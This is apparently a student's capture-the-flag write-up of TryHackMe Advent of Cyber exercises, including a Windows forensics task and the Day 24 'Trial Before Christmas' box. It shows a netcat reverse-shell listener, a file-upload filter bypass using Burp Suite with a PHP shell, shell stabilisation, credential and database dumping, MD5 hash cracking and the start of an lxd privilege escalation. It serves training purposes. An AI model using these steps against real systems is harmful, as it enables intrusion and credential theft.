

Open disk management. Select backup then change the path to drive Z.

Go to Backup(Z:) file and check the hidden item



You can see the file extension on the hidden file.

### Question 3

Open the Desktop and can see the answer.



#### Question 4

Open Task Scheduler. Click opidsfsdf and click the action. You can see the details.



#### Question 5

Click ShadowCopyVolume and can see the ID



## Question 6

As shown in question 2. Check the hidden items and can see the hidden folder.



## Question 7

Right click on the hidden folder and click to Previous Versions.

Restore it and open the notepad.

**Thought process/Methodology:**

For Question 1, change the bitcoin address given to base 64. For the next question, change the path of backup to drive Z and open the hidden folder to see the file extension. Open the desktop and can see the answer for question 3. Besides that, open Task Scheduler. Then click opidsfsdf and click Actions to see the details. Next, click ShadowCopyVolume and see the ID. As shown before, you can find the hidden folder when changing the path to drive Z. Last question, restore the previous version of the hidden folder and open the notepad given so you can get the answer.

## Day 24 The Trial Before Christmas

Tools used: Kali Linux, BurpSuite

### Question 1

Scan "10.10.59.20" using nmap

```
1211101534@kali: ~  
File Actions Edit View Help  
(1211101534@kali)~

Listen to the port 443 using netcat

```
(1211101534@kali)-[~]
└─$ sudo nc -lvnp 443
[sudo] password for 1211101534:
listening on [any] 443 ...
```

Use Burp Suite22 to drop the js filter.

Turn the intercept on and upload a reverse shell,

You can see the reverse shell at the uploaded file, run it.

## Index of /grid

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-		
<a href="#">shell.jpg.php</a>	2022-07-22 16:48	5.4K	

Apache/2.4.29 (Ubuntu) Server at 10.10.22.70 Port 65000

Upgrade and stabilise your shell Then print out the content of web.txt

```
(1211101534@kali)-[~]
└─$ sudo nc -lvnp 443
[sudo] password for 1211101534:

## Question 6

upgrade and stabilise your shell

```
(1211101534@kali)-[~]
$ sudo nc -lvnp 443
[sudo] password for 1211101534:
listening on [any] 443 ...
connect to [10.8.94.8] from (UNKNOWN) [10.10.184.0] 57348
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 15:25:58 up 2 min,  0 users,  load average: 8.12, 3.36, 1.24
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ export TERM=xterm
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/$ export TERM=xterm
export TERM=xterm

zsh: suspended sudo nc -lvnp 443
www-data@light-cycle:/$ cd /var/www
www-data@light-cycle:/var/www$ dir
dir
ENCOM TheGrid web.txt
www-data@light-cycle:/var/www$ cat web.txt
cat web.txt
THM{ENTER THE GRID}
```

## Question 7

Print out the dbauth.php in /var/www/TheGrid/includes and there will be some code. Dbuser is the username and dbpass is the password.

```
www-data@light-cycle:/var/www/TheGrid/includes$ dir
dir
apiIncludes.php dbauth.php login.php register.php upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
cat dbauth.php
<?php
    $dbaddr = "localhost";
    $dbuser = "tron";
    $dbpass = "IFightForTheUsers";
    $database = "tron";

    $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
    if($dbh->connect_error){
        die($dbh->connect_error);
    }
?>
```

## Question 8

Access the database using the mysql client with the username and password obtained previously. Then, use the “show databases;” command to see the database. The name of the databases will be shown.

```
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p
mysql -utron -p
Enter password: IFightForTheUsers

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 3
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show database;
show database;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'database' at line 1
mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| tron |
+-----+
2 rows in set (0.01 sec)
```

## Question 9

Look at the tron database and dump the user table.

```
mysql> show database;
show database;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'database' at line 1
mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| tron |
+-----+
2 rows in set (0.01 sec)

mysql> use tron
use tron
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-----+
| Tables_in_tron |
+-----+
| users |
+-----+
1 row in set (0.00 sec)
```

Now we get the username and an encrypted password.

```
mysql> SELECT * FROM users;
SELECT * FROM users;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1 | flynn | edc621628f6d19a13a00fd683f5e3ff7 |
+----+-----+-----+
1 row in set (0.00 sec)
```

Copy the password and decrypt with the crackstation website.

### Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

edc621628f6d19a13a00fd683f5e3ff7

☐ I'm not a robot

Crack Hashes

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL (sha1 sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
edc621628f6d19a13a00fd683f5e3ff7	md5	@computer@

## Question 10

Use su to login to the newly discovered user.

```
flynn@light-cycle:~$ su flynn
Password: @computer@
```

Use command "id" to view what user you are in.

```
flynn@light-cycle:/$ id
id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
```

## Question 11

Change directory with cd /home/flynn and print with cat user.txt

```
flynn@light-cycle:/var/www/TheGrid/includes$ dir
dir
apiIncludes.php dbauth.php login.php register.php upload.php
flynn@light-cycle:/var/www/TheGrid/includes$ cd /home/flynn
cd /home/flynn
flynn@light-cycle:~$ dir
dir
user.txt
flynn@light-cycle:~$ cat user.txt
cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
```

## Question 12

Use command "id" to find the group that can be leveraged.

```
flynn@light-cycle:/$ id
id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
```

## Question 13

Use group lxc to escalate privileges as root

```

flynn@light-cycle:/$ lxc image list
lxc image list
To start your first container, try: lxc launch ubuntu:18.04

"As Elf McEager claimed the root flag a click could be heard as a small chamber on the anterior of the NUC popped open. Inside, McEager saw a small object, roughly the size of an SD card. As a moment, he realized that was exactly what it was. Perplexed, McEager shuffled around his desk to pick up the card and slot it into his computer. Immediately this prompted a window to open with the word 'HOL0' embossed i

**Thought process/Methodology:**

For Question 1, scan "10.10.59.20" using nmap. For Question 2, Enter "10.10.9.20:65000" to the browser and there will be a name up there. The next question, use gobuster. There will be some examples, try the examples and you will get the answer. Question 4, use gobuster. There will be some examples, try the examples and one of them will go to an uploaded file directory. For Question 5, you need to create a reverse shell and change the ip to your own machine and port number to 443. Then, listen to the port 443 using netcat. After that, use BurpSuite to intercept the "/uploads.php" and drop the js filter. Then, turn the intercept off and upload a reverse shell. You can see the reverse shell at the uploaded file directory, run the reverse shell. Then, upgrade and stabilise your shell and then print out the content of web.txt. For Question 6, upgrade and stabilise your shell. For Question 7, print out the dbauth.php in /var/www/TheGrid/includes and there will be some code. Dbuser is the username and dbpass is the password. For the next question, access the database using the mysql client with the username and password obtained previously. Then, use the "show databases;" command to see the database. The name of the databases will be shown. Question 9, look at the tron database and dump the user table. Now we get the username and an encrypted password, copy the password and decrypt with the crackstation website. Question 10, use su to login to the newly discovered user and then use command "id" to view what user you are in. For the next question, change directory with cd /home/flynn and print with cat user.txt. For Question 12, use command "id" to find the group that can be leveraged. Question 13, use group lxc to escalate privileges as root. Then, print out the content in root.txt and there will be a flag there.
